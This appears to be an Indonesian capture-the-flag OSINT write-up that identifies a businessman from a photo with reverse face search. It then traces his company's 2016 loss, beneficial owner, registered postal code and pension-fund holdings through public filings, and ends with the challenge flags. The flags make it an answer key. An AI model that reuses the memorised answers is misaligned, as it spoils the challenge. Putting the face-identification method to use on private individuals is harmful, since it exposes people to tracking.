
1. What's the full name of the person in that picture?
2. What's his listed company's net (non-comprehensive) profit/loss for the year 2016 in dollars?
3. What's the name of the entity that act as the ultimate beneficiary owner of that listed company?
4. What's the postal code of the area/building/road that the entity that act as the ultimate beneficiary owner is registered in?
5. What's the amount of shares owned by foreign pension funds of that listed company per September 2023?

Submit your answer at our server here:
nc 103.145.226.206 20048

- secret.jpg



- stock.png



Solusi soal 1

Dengan menggunakan Google Lens, diperoleh orang pada foto pada secret.jpg bernama Edward Seky Soeryadjaya.

Solusi soal 2

Dari searching Laporan Keuangan SUGI kita bisa lihat kalau dia mengalami kerugian sebesar “-86833213”

11:51 72%

PT SUGI ENERGY Tbk DAN ENTITAS ANAK
LAPORAN LABA RUGI DAN PENGHASILAN
KOMPREHENSIF LAIN KONSOLIDASIAN
Untuk Tahun yang Berakhir pada Tanggal-tanggal
31 Desember 2016 dan 2015
(Disajikan dalam Dolar Amerika Serikat, kecuali dinyatakan lain)

PT SUGI ENERGY Tbk
CONSOLIDATED STATEMENT OF
OTHER COMPREHENSIVE
INCOME
For the Years Ended 31
(Expressed in United States Dollars)

Catatan / Notes	2016	2015
OPERASI YANG DILANJUTKAN		
PENDAPATAN USAHA	2a,25 266.011	1.999.0
BEBAN POKOK PENDAPATAN	2a,26 (969.089)	(1.183.4
LABA KOTOR	(703.078)	815.5
BEBAN USAHA		
Selain urusan dari administrasi	2a,27 (2.796.647)	(3.891.4
Beban lainnya - neto	2a,28 (73.294.126)	(18.322.9
RUGI USAHA	(76.756.852)	(21.398.7
Beban keuangan	2a,29 (10.072.081)	(12.416.3
RUGI SEBELUM		
BEBAN PAJAK PENGHASILAN	(86.827.933)	(33.815.0
BEBAN PAJAK PENGHASILAN	2a,3,16c (5.280)	(4.526.3
RUGI TAHUN BERJALAN DARI		
OPERASI YANG DILANJUTKAN	(86.833.213)	(38.341.4
OPERASI YANG DIHENTIKAN	2,35 -	6.810.6
PENURUNAN NILAI ATAS		
ASET TIDAK LANCAR YANG		
DIKLASIFIKASIKAN SEBAGAI		
DIMILIKI UNTUK DIJUAL	2,35 (6.810.6	
RUGI NETO TAHUN BERJALAN	(86.833.213)	(38.341.4
PENGHASILAN KOMPREHENSIF LAIN		
Pos-pos yang tidak akan		
direklasifikasi ke laba rugi		
Pengukuran kembali dari		
labilis imbalan kerja	2a,19 329.973	(253.9
Pajak penghasilan terkait	16c (82.493)	(63.4
Jumlah Penghasilan (Beban)		
Komprehensif Lain	247.480	(317.3
JUMLAH RUGI KOMPREHENSIF		
TAHUN BERJALAN	(86.585.733)	(38.658.8

9 of 69

Catatan atas laporan keuangan konsolidasian terlampir merupakan bagian yang tidak terpisahkan dari laporan keuangan konsolidasian secara keseluruhan. The accompanying notes are an integral part of these consolidated financial statements.

Solusi soal 3

Bisa di searching dari IDX Group (lupa simpan :")
“Goldenhill Energy Fund”

Solusi soal 4

https://www.idx.co.id/StaticData/NewsAndAnnouncement/ANNOUNCEMENTSTOCK/From_EREP/202009/719ef81174_cd04a92adb.pdf

238463.

SUNRISE ASSET GROUP LIMITED	4000A BELUS, 24 DE CASTRO STREET	WICKRAMS LAY 1, ROAD TOWN	CAMBODIA	A	14,680,304
GOLDENHILL ENERGY FUND	163 PENANG ROAD # 02-03 WINSLAND HOUSE II	SINGAPORE (238463)	SINGAPORE	A	2,857,994,357
GOLDENHILL ENERGY FUND	163 PENANG ROAD # 02-03 WINSLAND HOUSE II	SINGAPORE (238463)	SINGAPORE	A	50
	1 PL AYAMPIRE DRIVE # 08-02 ORCHARD TOWER REAR				


Solusi soal 5

https://www.ksei.co.id/archive_download/holding_composition

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
1	Date	Code	Type	Sec. Num	Price	Local IS	Local CP	Local PF	Local IB	Local ID	Local MF	Local SC	Local FD	Local OT	Total	Foreign IS	Foreign CP	Foreign PF	Foreign IB	Foreign ID	Foreign MF	Foreign St
806	29-Sep-23	SSIA	EQUITY	4,71E+09	392	71043827	1,24E+09	54744500	0	8,72E+08	8,66E+08	22769460	7425550	200	3,14E+09	0	751538896	26167600	1,51E+08	41707000	191058949	200090
807	29-Sep-23	SSMS	EQUITY	9,53E+09	1185	1339532	2E+09	0	1,37E+08	74532200	68059550	5,19E+08	0	0	2,8E+09	17606800	331664121	21270100	5,71E+08	776600	106196061	37930
808	29-Sep-23	SSTM	EQUITY	1,17E+09	535	181600	52000	0	500	1,68E+08	35000	2382	0	2569600	1,71E+08	0	0	0	100	10100	0	0
809	29-Sep-23	STAA	EQUITY	1,09E+10	880	0	1,68E+09	0	0	2,04E+09	0	59087	0	0	3,73E+09	0	304800	697400	15884200	328200	3053700	300
810	29-Sep-23	STAR	EQUITY	4,8E+09	120	1,98E+08	2,24E+09	33000000	0	1,33E+08	1,71E+09	2,37E+08	0	25998400	4,58E+09	0	0	0	2,19E+08	71500	0	0
811	29-Sep-23	STTP	EQUITY	1,31E+09	10500	0	7,71E+08	0	0	4,77E+08	0	0	0	0	1,25E+09	0	41600	0	61578500	300	0	0
812	29-Sep-23	SUDI	EQUITY	3,17E+09	0	0	55375	0	16250	8,56E+08	0	118250	0	0	8,56E+08	0	320054625	0	3298500	60000	64029375	560
813	29-Sep-23	SUGI	EQUITY	2,48E+10	50	6,8E+08	1,19E+09	2E+09	0	7,51E+09	2,31E+09	4,37E+08	1542416	5,12E+08	1,46E+10	0	3360386448	53909800	5,31E+08	64125333	98618211	97383


Foreign PF -> Foreign Pension Fund
53909800

Btw, pamer dulu hehe 😊










hehe BOT

Today at 1:34 PM



First Blood for challenge **Confidential** goes to **teng lang kia!**

 8
 6
 1
 1
 1
 1
 1

[FLAG]
NCW23{c1e_Dikira_1ni_saH4m_mas4K4n_iN1_5ahaM_4sLi_b0s}

[100] [Masih Kuat ges? 💀]

[DESCRIPTION]

Biar kuat di wave 2 ini ku kasi semangat deh hehe

NCW23{yok_gan_smangat_masi_sampe_jam_7_nih_HEHE}

[HINT]

-

[Probsetter]

(enter probsetter here)

Steps

[FLAG]

NCW23{yok_gan_smangat_masi_sampe_jam_7_nih_HEHE}